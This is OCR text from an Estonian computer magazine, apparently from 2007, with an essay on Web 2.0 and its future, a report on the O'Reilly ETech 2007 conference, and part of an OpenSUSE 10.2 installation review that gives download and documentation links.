
Lisaks eelnevale on kindlasti nii mõndagi, mida võiks oma olemuselt nimetada uue veebi hulka kuuluvaks. Paljude terminite uudsusest tingituna ei leia me neist enamikku emakeelses kõnekasutuses, mis iseenesest on üsnagi iseloomulik kiiresti arenevale valdkonnale. Lisaks arutelule Web 2.0 tähenduse üle on üha uued selle sisu moodustavad komponendid nõudmas defineerimist paljudes erinevates keeleruumides.

Kasutajate genereeritud looming

Mis tahes vormis seda ka ei vaataks – blogid, vikid või sotsiaalkeskkonnad –, on siin olnud üheks arengumootoriks just foto- ja videotehnika, aga ka interneti enda ja PC-de areng. Tehnika odavnemine on selle kättesaadavaks teinud arvukale digitaalse loomingu kogukonnale. Ka sisu veebi laadimine on muutunud sedavõrd lihtsaks, et kokkuvõttes köidab selline tegevus üha suuremat inimhulka. Kui rääkida aga vikide tuntuima esindaja, *online*-entsüklopeedia Wikipedia tegemistest, on saidi populaarsuse üheks nurgakiviks iseseisva redigeerimise ning postitamise võimalus, aga ka saavutatud kriitiline mass. Wikipedia viimaste aastate ülikiirest kasvust räägivad ka numbrid. Külastatavuse võrdlus traditsioonilisi haldusmeetodeid kasutava entsüklopeediaga Encarta on lootusetult viimase kahjuks (vt graafikut).

JOONIS: © ISTOCK.COM

Wikipedia ja Encarta külastatavus haridus-teatme sisuga veebilehtede hulgas



Allikas: Hitwise

Ühise jõu rakendamine

Kollektiivset potentsiaali iseloomustab ühiste huvide, soovide või teadmishimu tulemusel tekkinud kogukonna kombineeruv jõud, mille rakendamisel on võimalus luua midagi enamat kui seda moodustavate üksikisikute võimuses eraldi. Tajutav on see kas või Wikipedia toimimisel, samuti on mitmete suurettevõtete viimaste aegade tormijooks sotsiaalvõrgustike suunas ilmekas märk sellest, kui olulist jõudu nähakse sotsiaalmeedial isiklike eesmärkide saavutamiseks. Üheks väljenduseks ühisloomingu ärakasutamisel on ka n-ö *crowdsourcing* ehk erineva meediasisu või näiteks tarkvaraalase kompetentsi veebipõhine hange erinevatelt kogukondadelt.

Info kui liikumapanev jõud

Tänaste juhtivate veebiettevõtete oluliste konkurentsibarjääride hulgas on andmed ja info, mida omatakse kasutajaskonna kohta. Kui teenuste poolest ollakse tegutsemas mitmesugustel erinevatel mängumaadel, on nimetatud firmade ühiseks jooneks kõrgtasemel andmehaldus ning selle rakendamine äristrateegiate teenistusse. Lisaks andmete kogumisele ja omamisele on peamiseks küsimuseks, kuidas neid kasutada. Selleks loodud meetodid on ka Google'i edu üks põhialuseid. Nii on näiteks veebiotsingu tulemusi reastavad algoritmid firma suuremate saladuste hulgas. Kasutajate eelistuste tundmine ning sel moel efektiivsuse suurendamine on muutmas tundmatuseni eelkõige reklaamimaailma. Kui enamik Web 2.0 veebirakendusi on oluliselt lihtsustanud meie kõigi igapäevaelu, on üha aktuaalsemaks saamas küsimus info kui omandi kuuluvuse üle. Kui infohaldajate huvi tegevuse aluseks olevate andmete kontrolli üle on mõistetav, siis seda on ka mure edasise neutraalsuse tagamise osas.

> Wikipedia külastatavuse võrdlus traditsioonilisi haldusmeetodeid kasutava Encartaga on lootusetult viimase kahjuks.

Ühiskasutatav arhitektuur

Idee, mis iseloomustab teenuseid või rakendusi, mille kasutusmugavus ja lihtsus on määrav selle populaarsuse suhtes. Ühiskasutatava arhitektuuriga on tegemist juhul, kui teenuste või rakenduse tavapärase kasutamise kaudu kasvab selle kvaliteet. Kasutaja jaoks on see teenuse tarbimise kõrvalefekt, kuid tegelikkuses on süsteem loodud tarbijate koostoime saavutamiseks ning selle abil kogu süsteemi toimimise parandamiseks. Ilmekaks näiteks on siin P2P failivahetuse protokoll BitTorrentite ▶

põhimõttel. Tegemist on failivahetajatega, kes varustavad võrgu liikmeid nii võrguressursi kui andmetega sel moel, et mida rohkem on võrgus osalejaid, seda paremini toimib kogu võrk. Selline süsteemi toimimiseks vajalik nähtamatu koostöö on vägagi iseloomulik Web 2.0 olemusele.

Võrguefektid

Võrguefektid, mis suurendavad olemasolevate kasutajate väärtust uute lisandumisel, on uue veebi teenuste ja rakenduste üheks oluliseks toime eelduseks. Olgu selleks sotsiaalvõrgustik, ajaveeb või eelnevalt mainitud BitTorrenti struktuur, edukuse määravaks teguriks on üsna suures osas kriitilise massi saavutamine, mis pakub kasutajaile lisaväärtust ning aitab kaitsta konkureerivate ettevõtmiste vastu. Lisaks füüsilistele võrguefektidele on olemas samuti veebispetsiifilised võrguefektid, mis toimivad näiteks erinevat liiki veebisisu ühendavate linkide kaudu. Näiteks iga kord, kui kasutaja täiendab ajaveebi sisu või kasutab teenuseid, mis koondavad andmeid, suureneb võrguefekt. Sel moel toimib jätkuv uue veebi areng ühiskasutatava arhitektuuri põhimõttel.

Avatus

Interneti areng üldisemas tähenduses on näinud suurt hulka legaalseid, regulatoorseid ning kultuurilisi arenguid, mis puudutavad kontrolli, ligipääsu ning õigusi digitaalsele omandile. Samas on internetil olnud tugev traditsioon toimida avatud põhimõttel ning see on ka üheks oluliseks liikumapanevaks jõuks Web 2.0 puhul. Töötamine avatud standarditega, kasutades vaba tarkvara ning vabalt kättesaadavat infot – kõik see on uue veebi tehnoloogiliste aspektide keskmes. Suundumine avatuse poole on raskendatud andmete ebasümmeetrilist kogunemist ning kontrolli koondumist suurfirmade kätte. Samuti on võimalikeks komistuskivideks intellektuaalse omandiga seonduvad aspektid. YouTube'i käekäik on edaspidi kindlasti oluliseks signaaliks, milliseks võivad kujuneda juriidilised kitsaskohad uue veebi arenguloos.

Püüdes leida loetletud põhiprintsiipides ühisosa, iseloomustamaks Web 2.0 funktsionaalseid põhialuseid, jäävad sõelale ühised huvid, koostöö ning sellest tulenev sünergia. Seega võib öelda, et uue veebi liikumapanevaks jõuks võiks olla eelkõige kasutajate kollektiivsuse kasv, seda tänu teenusepakkujate-arendajate loodud uutele võimalustele, aga ka tehnoloogia üldisele arengule. Ilmne on ka inimfaktori ning tehnoloogilise poole senisest edukam kokkusobitamine. Kui vaadata erinevaid tegureid, mis suunavad inimeste käitumist, olgu nendeks edevus, tunnustusvajadus või lihtsalt teadmisjanu, on Web 2.0 oma lahendustega selle kõige tugi.

> **Iseloomustamaks Web 2.0 põhialuseid, jäävad sõelale ühised huvid, koostöö ning sellest tulenev sünergia.**

Evolutsioon või revolutsioon

Liikumapanevate jõudude vaagimisel kerkib üles küsimus, kas on meil täna ikkagi põhjust rääkida millestki täiesti uuest – on's Web 2.0 tõepoolest hüpe algsete www liikumapanevate jõudude juurest uuele tasandile? Kas on tegemist revolutsiooni või pigem evolutsiooniga? Et tegemist on küllalt noore mõistega ning ka selle poolt väljendatu on suures osas vägagi värske iseloomuga, on termini täpse sisu osas palju müra. Üsnagi hägune on piir, kus eraldub n-ö vana internet ning algab uus ja seniolematu. Samuti on olemas hulk oponente, kelle sõnul n-ö uue veebi puhul puudub järgmist ajastut märkiv tehnoloogia komponent.

Vaadates seniseid arenguid, võib tõepoolest märgata, et paljud valdkonna olulisemad trendid on suures osas alguse saanud tehnoloogilisel tasandil, olgu selleks siis arvuti graafilise kasutajaliidese loomine, tarkvara avatud platvormi kasutuselevõtt või netikiiruste dramaatiline kasv. Kui täna ei saa me rääkida mingist uuest revolutsioonilisest läbimurdest veebitehnoloogiate vallas, on tehnoloogia kahtlemata olnud pidevas muutuses ning tänaseid võimalusi võrrelda näiteks viie aasta tagustega, annab tulemuseks väga suuri kontraste.

Just tehnoloogiline taust on andnud tõuke nii sotsiaalmeedia kui kollektiivsel intelligentsil baseeruva loomingu plahvatuslikuks tõusuks. Kas ei ole näiteks needsamad dot-comi mulli üleelajad Google, eBay, Amazon või terve rida uusi seniolematul moel veebis suhelda võimaldavaid keskkondi täna just pikaajalise arendustöö toel loodud tehnilise kõrgtaseme näide? Kuigi tegemist ei ole millegi revolutsioonilisega, on kahtlemata innovatiivsus ja pidev arendus Web 2.0 lahutamatud osad. Samuti saame rääkida tehnoloogia "süüst" praeguse vägagi taskukohase video- ja pildimaterjali toota võimaldava tehnika arengus.

Samas ehk ongi uus internet oma olemuselt suundumas rohkem kasutaja tasandile. Muutusi kasutajate käitumuslikul tasandil ei ole aga raske märgata. Enamik eelpool mainitud rakendusi on kaasa toonud uusi harjumusi pea igale veebiressursside tarbijale. Tehnoloogia tähtsus on kahtlemata jätkuvalt vägagi olulise osaga kogu arengu protsessis, kuid esile kerkima hakkab pigem vajadus üldisemas mõistes, mitte see, millega seda rahuldatakse. Muutused rõhuasetustes ning info kasutajate mõjuvõimu tõus on protsess, mille eiramist ei saa endale lubada ükski ajaga kaasas käia sooviv veebiettevõte. Kas uue ajastu saabumise verstapostiks peaks olema järjekordne tehnoloogiline läbimurre või just needsamad käitumuslikud muutused jäägu edasiste vaidluste teemaks. Samuti jäägu ajaloo hinnata, kas Web 2.0 näol on tegemist revolutsiooni või evolutsiooniga. Ilmselt on Web 2.0 kui mõiste jätkuvalt konkretiseerumas ja omandab oma lõpliku tähenduse mõne aja möödudes.

FOTOD: © ISTOCK.COM

Kuhu edasi?

Viieteistkümne aastaga on internet kasvanud suletud grupi töövahendist miljardilise kasutajaskonnaga globaalseks inforuumiks. Aga kas informatsiooni kiirteel kihutav rong on jõudmas kunagi ka uutesse jaamadesse ning milliseks võiksid need kujuneda? Mis võiks olla peamiseks liikumapanevaks jõuks järgmiste verstapostideni jõudmiseks? Kuigi ka Web 2.0 ei ole veel kinnistunud kui üldtunnustatud arenguetapp, on kindlasti küsimused kaugemast tulevikust tänagi aktuaalsed.

> **Kasvavaks suunaks võiks saada personaalse info kolimine internetti ehk hoiustamis- ja kataloogiteenuste pealetung.**

Suure tõenäosusega on oluline osa sellest, mida näeme paari 3–5 aasta pärast, jätk praegustele arengutele. Mahukas kasutajate harjumuste info kogumine ning kasutajate genereeritud loomingu akumuleerimine erinevate veebirakenduste poolt jätkub ning süveneb uute ideede toimel. Selle kõige ulatus on mõjutatud nii olemasolevate lahenduste elujõulisusest kui



edasise arendustöö viljadest. Vaatamata kasutajate rolli olulisuse kasvule, on siiski tehnoloogiline tasand katalüseeriva, kuid samas ka limiteeriva toimega. Interneti areng nii mahtude, kiiruste kui ka erinevate ühendusmeetodite osas on seega üheks kriitiliseks faktoriks. Usutavasti on arvuti kasutamine muutumas üha enam interneti kaasabil interaktiivseks protsessiks ning erinevate teenuste kasutamiseks ja vähenemas on arvuti kui tavapärase üksikseadme kasutamine.

Kasvavaks suunaks võiks saada igasuguse personaalse info kolimine internetti ehk erinevate hoiustamise- ja kataloogiteenuste pealetung. Sel moel loodavad n-ö personaalsed arhiivid aitavad ühest küljest veelgi kaasa veebikasutajate loomingu omavahelisele jaotamisele, teisalt aga lihtsustavad igasuguse isikliku info kuhjumise tingimustes selle haldamist. Personaalse info veebipõhine haldamine võiks seega samuti olla üheks tuleviku märksõnaks. Üle ega ümber ei saa ka juba mainitud intellektuaalse omandi küsimusest.

Tahame seda või mitte, kuid senistel uue veebi arengutel on küllalt palju olnud kokkupuudet autorluse suhtes sensitiivsete ilmingutega. Kuigi vägagi suure hulga autorite seisukohalt on internet, kaasa arvatud erinevad failivahetusprogrammid, täiendavaks peavaluks, võib senist asjade kulgu vaadates öelda, et muutuma peab midagi ka siin. Võib-olla oleks omandi ebaefektiivse kaitsmise asemel mõttekas ümber vaadata muusika- või filmitööstuse järelturu toimimise põhimõtted. Ehk on tulevik siin hoopis lahendustel, mis annavad veebikasutajale võimaluse mõistliku püsitasu eest tarbida kogu digitaalset omandit, mis aegade jooksul loodud.

Kui seni on veebi areng liikunud suunas, mis kasutajaile igati meeltmööda, jääb üle loota, et välisilmas aset leidvad erinevad huvide konfliktid ei leia teed internetti. Niikaua kui veebiruum suudetakse üldjoontes hoida neutraalse ning efektiivse keskkonnana, on kindel, et jätkub meie kõigi elu lihtsamaks ja mugavamaks tegevate lahenduste sünd. Kas areng jätkub revolutsioonide või evolutsiooni kaudu, ei olegi oluline, tähtis on, et säiliksid senised produktiivsust soodustavad tingimused. Lootkem samuti, et viie aasta pärast neid ridu taas lugedes on tegemist lootusetult vananenud protsesse kirjeldava ajaloomaitselise ülevaatega. am



FOTOD: ETECH 2007

Sun tutvustas oma Project Blackboxi.

ETech 2007 – homsetele uuenduslikele ideedele keskendunud konverents

“Andsime kõigile Fog Creeki programmeerijatele valida suure hulga ürituste seast ning kõik tahtsid minna ETechile,” kirjutas tuntud IT arvamusliider **Joel Spolsky**.



ELVER LOHO
elver.loho@gmail.com

Seitsmendat korda peetud O’Reilly Emerging Technologies Conference’i juhtmõtteks oli sel aastal ulmekirjanik **Arthur C. Clarke’i** idee: “Piisavalt arenenud tehnoloogia on eristamatu maagiast.” ETech on Eestis küllaltki vähetuntud üritus. Küsi IT-inimeselt, mis on CeBIT või Assembly ning ta räägib, mida Hannoveris ning Helsingis igal aastal tehakse, kuid ETechi reeglina ei teata. Sel aastal enam kui 1200 osavõtjaga konverents leidis aset 26.–29. märtsini San Diegos Californias. Põhilisteks teemadeks olid igapäevaste tehnoloogiakasutajate õnnelikuks tegemine ning tänapäevastele sadade tuhandete kasutajatega veebiteenustele ressursside leidmine.

Tehnikat võetakse koduloomana

Sotsiaalmängude looja **Jane McGonigal** soovitas avakõnes käsitleda elukvaliteeti kui tehnoloogia ja toodete mõõdupuud. Tema sõnul ootab avalikkus, et tehnoloogiafirmadel oleks kindel nägemus sellest, milline on firma toodet kasutava inimese elu. Et toode oleks edukas, peab see tegema inimese õnnelikuks.

Tehnoloogia rollile inimeste eludes keskendus oma ettekandes **danah boyd** (jah, väikeste tähtedega – E.L.). “Tehnoloogiafirmad suhtuvad tehnoloogiasse ülima kirglikkusega, kuid on tihti naiivsed inimeste harjumuste ja vajaduste koha pealt,” räägib ta. “Kui neil firmadel veab, satub nende toode mõne inimgrupi kätte, mis seda vajab. Need inimesed omakorda asuvad toodet oma arusaamade järgi ümber vormima. Kui tegu on targa firmaga, toetavad nad seda muutust.”

danah` sõnul peavad tänapäeva ettevõtted selgelt mõistma inimeste vajadusi ning paremaks arusaamiseks jagas ta oma ettekandes inimese elu neljaks etapiks, tuues välja iga etapi prioriteedid.

Adaptive Pathi asutaja **Mike Kuniavsky** rääkis oma ettekandes kõikjale jõudnud arvutitest ning inimeste reaktsioonist. Tema sõnul ei suhtu inimesed enam tehnikasse kui kivitükki, vaid pigem kui koduloomа. Konverentsi maagia juhtmõtet edasi arendades näeb ta tulevikus maagilisi omadusi kui üht kasutajaliidese metafoori: igapäevased objektid, mis teevad midagi enamat, kui neid teatud viisil kasutada.

Amazoni CTO **Werner Vogels** viitas oma kõnes **John Hageli** ja **John Seely Browni** artiklile, kus kirjeldatakse põhilist muudatust tänapäevases tehnoloogiaressursside kasutuses. Kui varem oli tegu keskse planeerimisega, mis võimaldas ressursse vajadusel lisada, võimaldavad tänapäevased vahendid ressurssidel “voolata” sinna, kus neid vaja läheb. Ühe näitena tõi Vogels tehnoloogiafirma, mis saab hakkama, kulutades vaid 85 dollarit IT infrastruktuurile esimese kolme kuu jooksul, kuid suudab iga kell skaleeruda praktiliselt piiramatult vastavalt nõudlusele.


Teise näitena rääkis SmugMugi-nimelise Web 2.0 teenuse looja **Don MacAskill** sellest, kuidas neil on Amazoni S3 andmehoiustusteenusega (S3 – *Simple Storage Server*) olnud võimalik kokku hoida sadu tuhandeid dollareid. Kui vajaliku hulga piltide hoidmine oleks neile ketastena maksma läinud üle miljoni dollari, siis kasutades Amazon S3 süsteemi, maksid nad 12 kuu jooksul vaid 230 000 dollarit: 15 USA senti iga gigabaidi pealt iga kuu.

Suni arvutuskeskus reisib, kuhu vaja

Lisaks andmehoiustusele pakub Amazon odavat ja vastavalt vajadusele skaleeruvat arvutusteenust EC2 – *Elastic Computing Cloud*. Samal teemal tutvustas Sun oma Project Blackbox’i – pirakat metallkonteineris asuvat arvutuskeskust, mida saab lihtsalt ja kiirelt viia just sinna, kus seda tarvis, igasse maailmanurka (vt konteinereid vasakpoolsel küljel).



Jane McGonigal rääkis, et toode on edukas siis, kui see teeb inimese õnnelikuks.



Tim O’Reilly ETechil esinemas.

Nelja eluetapi prioriteedid

danah boydi koostatud ja ETechil ette kantud erinevate eluetappide prioriteetide tabel, aitamaks tehnoloogiafirmadel paremini oma sihtgruppe mõista.

Esimene etapp
1. Sõbrad
2. Tähelepanu
3. Mäng / vaba aeg
4. Seks
5. Tarbimine

Teine etapp
1. Seks
2. Sõbrad
3. Raha
4. Mäng / vaba aeg
5. Töö

Kolmas etapp
1. Töö
2. Perekond
3. Raha
4. Võim
5. Vara

Neljas etapp
1. Perekond
2. Tervis
3. Religioon
4. Hobid
5. Sõbrad


Nende ettekannetega konverents loomulikult ei piirdunud. Palm Piloti leiutaja **Jeff Hawkins** tutvustas tehisintelligentsi, mille kallal nad Numentas töötavad, Microsoft Labs uut eksperimentaalset pisiseadmetele mõeldud veebibrauserit Deepfish, BEA rääkis suurtele ettevõtetele intraneti *mashup*-teenuste loomisest ja toimus palju-palju muud.

Üldine reaktsioon konverentsile tundub aga olevat küllaltki leige.

Kohal käinud tehnoloogid kurdavad, et erinevalt eelmistest aastatest ei näidatud seekord midagi tõeliselt revolutsioonilist, kuid taas leidis kinnitust fakt, et tegu on ühe tehnoloogiavisionääride tähtsama konverentsiga. am



Operatsioonisüsteemi valik 8 – OpenSUSE 10.2



OpenSUSE on RPM-i paketihaldussüsteemil põhinev, kogukonna poolt arendatav ja Novelli sponsitud GNU/Linuxi distributsioon. Distrowatch.com'i andmeil on tegemist populaarsuselt Ubuntu järel teisel kohal oleva Linuxiga.



EDMUND LAUGASSON
Rapla Vesiroosi Gümnaasium

OpenSUSE on sobilik eriti algajaile, ent samuti ka IT-professionaalile, nii kodukasutajale kui ettevõttesse, nii tööjaamadele kui serveritele. OpenSUSE plussideks loetakse mugavat haldamisprogrammi YaST ning paremat Windowsisõbralikkust kui teistel Linuxi distrodel.

Mida pakutakse?

SUSE toetab NTFS-i failisüsteemi suuruse muutmist ilma andmeid kaotamata. See annab võimaluse teda paigaldada arvutile, kus on juba MS Windows 2000/XP olemas. Siinkohal tuleb mainida, et tegelikult on olemas veel projekt nimega GParted, mille LiveCD on suuteline kõikvõimalikke trikke NTFS-iga tegema, olles vabatarkvaraliseks analoogiks tuntud programmile Norton Partition Magic. Seetõttu ei ole ka mitte kunagi probleemi vaba tarkvara abil ruumi teha Windowsi kõrvale Linuxi paigaldamiseks.

OpenSUSE-s on toetatud on ka paljud winmodemid. Lisaks KDE-le ja Gnome`ile pakutakse ka teisi töölauakeskkondi (WindowMaker, Blackbox). Multimeedia rakendustest tuuakse esile CD/DVD kirjutamise tarkvara K3b (mis suudab lisaks ka muusikaplaate ja DVD-sid rippida), multimeediamängijad Amarok ja Kaffeine. Olemas on ka kontoritarkvara OpenOffice.org ja PDF-i vaatamise-loomise vahendid.

Suletud ja patenteeritud videokoodekite tuge ei ole, ent need saab üle interneti mugavalt lisada. Samas on Amarok suuteline mängima MP3-formaadis heli. Positiivsena tuuakse veel esile kohe kaasapandud JavaVM ja Flash-plugini olemasolu, mida just eriti tihti ei kohta. Kuna aga Sun Microsystems lasi Java lähtekoodi 13.11.2006 vabaks, siis ilmselt tulevikus on Suni Java ka vaikimisi Linuxitega kaasas. Lõplik Java erinevate komponentide GPL-i litsentsi all kättesaadavus peaks tekkima 2007. aasta esimese poolaasta jooksul.

ISO-faili kättesaadavus?

Peamine allalaadimise koht on http://download.opensuse.org/. Seal on ka viide peegelserverite nimekirjale, kus on ka Eesti olemas: http://en.opensuse.org/Mirrors_Released_Version#Estonia.

Toetatud arhitektuurid – x86, x86_64, ppc. Põhisüsteemi pakutakse kas viie CD või ühe DVD peal ning saadaval on ka erinevate keelte toetuse ja suletud lähtekoodiga tarkvara CD. Võrgupaigalduse teostamiseks on olemas ka väikesemahuline StartCD.

Jaemüügis müüdav DVD on kahekihiline ja sisaldab rohkem programme kui internetist allalaaditav DVD ISO.

Lisaks on olemas ka LiveDVD ftp://ftp.estpak.ee/pub/suse/opensuse/distribution/10.2/iso/dvd – see annab võimaluse proovida OpenSUSE-t ning ühtlasi testida ka riistvara ühilduvust. Samuti võimaldab LiveDVD käivitada arvutit kui kõvakettal olev operatsioonisüsteem ei tööta mingil põhjusel ja tahetakse näiteks andmed varundada (ka üle võrgu) teise arvutisse või andmekandjale.

FTP paigaldus?

Üle interneti paigaldamise juhend on kenasti olemas: http://en.opensuse.org/INSTALL_Internet. Lisaks on kohtvõrgust paigaldamise juhend: http://en.opensuse.org/Network_Install. Kõik juhised erinevateks paigaldusviisideks leiab aadressilt http://en.opensuse.org/Installation. Eestikeelset võrgupaigalduse juhendit paraku ei leidnud.

Abi saamine?

Põhjalik dokumentatsioon asub:
http://en.opensuse.org/Documentation
http://opensusecommunity.org/FAQ
Kindlasti tasub vaadata ka tugiinfo andmebaasi: http://en.opensuse.org/SDB:SDB, kust saab otsida abiinfot tekkinud probleemidele ja küsimustele. Eraldi jagatakse õpetusi, kuidas MS Windowsist loobuda ja üle kolida OpenSUSE operatsioonisüsteemi alla: http://en.opensuse.org/How_to_migrate_from_Windows.

Eestikeelne abiinfo on pingviin.org'is.

Paigaldamine

Paigaldamiseks sai valitud DVD ISO koos keeletoetuse CD-ga. Peale DVD-lt laadimist sai valida F2 abil keelt ning peale seda oli DVD menüü meeldivalt eestikeelne. Lisaks oli võimalus F5 abil laadida juhtprogramm juhul, kui tegemist oli uudse ja OpenSUSE mittetoetatud riistvaraga.


Eraldi tahaksin kiita alglaadimismenüüs pakutava abiinfo põhjalikkust ja kasutusmugavust, mis õpetasid muuhulgas ka üle võrgu paigaldamist. Paigaldusmeediat saab mugavalt F4 abil valida ja peale sisestusklahvi *Enter* vajutamist algas käivitumine.

Sai ka nii teha, et vahepeal võtsin paigaldamise DVD välja, sisestasin keeletoetuse CD. Siis ta lisas selle allikate hulka ära ning seejärel võis paigaldamise DVD tagasi panna. Lisaks on olemas ka NonOSS ehk suletud lähtekoodiga tarkvara CD, mida saab samuti eraldi andmekandjat lisada. Kui on arvutis mõni teine operatsioonisüsteem olemas, saab ka teiselt partitsioonilt ISO-faili kui paigaldusallika lisada. Paraku ei toiminud ISO-faili lisamine üle võrgu. Ei toiminud ka see, kui ISO-fail teises arvutis virtuaalse CD/DVD-na külge haakida ning siis haagitud kaust üle FTP, SMB, HTTP vms välja jagada. Sai ka proovitud seda, et kopeerisin CD sisu kõvakettale ja proovisin vastavat kausta kohtvõrgus üle FTP paigaldusallikana lisada – ei saanud.


YaST

Paigaldamine toimus graafilise programmi YaST abil. Ka hilisem OpenSUSE seadistamine ning tarkvarahaldus käib YaST-i abil. Tegemist on ühe korralikuma haldamisvahendiga, mida olen Linuxitel näinud. Eriliseks plussiks loen ka selle tekstiversiooni olemasolu – nii saab ka nt üle SSH eemalt SUSE masinat hallata.


Peale Novelli kasutajalitsentsi aktsepteerimist sai valida süsteemi uue paigalduse või olemasoleva uuendamise vahel. Kuna olin alla laadinud ka lisakeelte CD, siis ka selle sai paigaldusallikatesse kohe paigaldamise algul lisada. Selleks peab olema kaks CD/DVD seadet. Tuli valida ajavöönd ning eelistatud töölauakeskkond – KDE, Gnome või muu. Muu all pakuti minimaalset graafilist režiimi või tekstirežiimi. KDE sarnaneb rohkem MS Windowsiga, ent vajab sujuvaks tööks 512 MB RAM-i.



Paigaldamine toimus graafilise programmi YaST abil.




Eraldi tasub esile tõsta Open SUSE rohket tarkvaravalikut.

